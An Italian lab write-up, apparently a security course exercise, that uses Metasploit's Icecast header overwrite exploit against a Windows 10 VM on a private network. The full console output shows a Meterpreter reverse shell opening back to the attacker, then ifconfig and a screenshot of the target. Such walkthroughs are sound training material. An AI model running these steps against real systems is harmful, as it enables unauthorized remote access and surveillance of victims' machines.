
Pratica S7L4

Avvio Icecast su windows 10



Cerco l'exploit da usare in metasploit

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Lo configuro e lo lancio

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhost 192.168.50.103
rhost => 192.168.50.103
```

Catturo l'ip della macchina target e faccio uno screenshot della sessione corrente

```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.103
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.103:49486) at 2024-12-19 14:40:37 +0100

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:59:6e:46
MTU          : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a89d:dcb2:dd23:9dbc
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3267
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/tCdNnQJC.jpeg
```